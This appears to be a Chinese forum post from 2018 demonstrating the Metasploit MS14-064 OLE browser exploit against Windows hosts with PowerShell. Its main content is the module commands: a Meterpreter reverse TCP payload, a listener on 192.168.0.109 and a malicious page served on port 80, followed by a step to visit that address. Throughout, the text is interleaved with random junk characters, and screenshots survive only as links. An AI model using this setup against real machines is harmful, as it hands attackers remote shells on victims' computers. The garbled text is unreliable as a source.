! \+ Y v2 \1 U" O6 P 我发现msf下的exp只能针对带有powershell的机器进行攻击,我们用如下方法来搞演示
) A8 i, W9 Y7 J6 }+ x. m" S5 P5 R
- ]+ B5 \) j U8 c% e+ ~6 F) k; u0 d; J4 r7 q
开启msf执行命令use exploits/windows/browser/ms14_064_ole_code_execution如图: / b6 y) c# _4 p' H3 v. x* n9 f
$ S Q4 d3 D3 ^; T# X' J" |

: f/ G. u, ?2 M+ z. H- Z 然后执行命令 set PAYLOAD windows/meterpreter/reverse_tcp9 Y9 r; q/ O3 y& k* t
) S6 V+ J5 X% c
8 b; Z# d, z3 Y4 } set AllowPowershellPrompt true5 _! h' s7 m. ~# k. A; q1 i8 q& \7 b
, Q) s. M+ q/ m
# U/ O$ F: A& G- K. J Set LHOST 192.168.0.109
, W4 t1 q3 \8 ^2 E9 e
z, a/ e* L N( n# ~& y+ S% w
0 ]$ @: E$ o* p! W+ O+ K6 o' } set SRVHOST 192.168.0.109
7 Q2 |8 k! G+ I4 @' p: C) f: A
. ~$ T# |2 u8 V$ {9 z, r) o6 f. z {) o r% i: r/ U9 E+ a
Set uripath share+ k' ?$ h* B \! _/ ~: t; @- l
" p( C: y+ A: G" ~
2 M6 d4 [9 ]6 @& { Set srvport 80
- q) Z: w0 H$ m# i
: c8 i" e& U- T8 Q: ]8 U& I
" b% c" ]! M/ L
 + h" r; ^. t' v
5 E; c6 C, s8 m) d9 R& W. R0 l$ C- d: r( d6 D
; |8 e- \- L3 l, w! W, X2 Q/ {
" `, @: U2 X: \ I
- ~+ D& ^# F4 c3 E6 M7 r0 K, a( {
4 _1 o7 O2 K. N2 l
& {0 v8 E- B! l
% z3 L8 J' J# o: N3 w1 P/ U1 }
7 w0 A+ q6 N9 F) o) W h0 b
, z Y5 s; R. [. A5 P
; z: Q0 [5 m0 I5 t, a/ V3 u, X1 |
) m3 u) {/ E2 B6 [4 Y. y; Z& V
( d, L2 R% O- @% _ g( d0 e
9 @" `, N) p) |8 Y1 N* g 下面我们来访问本地地址如图: v) [$ ~* `. a- Z3 ?
2 R& G9 f4 F* {4 `
8 g/ K: m+ i9 _! T/ o1 n# H5 f
) q6 k) q; |5 z; a
4 k+ J# M/ c; @# n, l+ r e- o8 ~6 ?/ G& w
, [0 D0 k2 P# N/ i6 T I) m
. \0 S p# Z4 N J
) a9 ?* |$ h7 ^5 K  + D f, e+ j( p# Y1 I


 发表于 2018-10-20 20:20:35

 收藏
 支持
 反对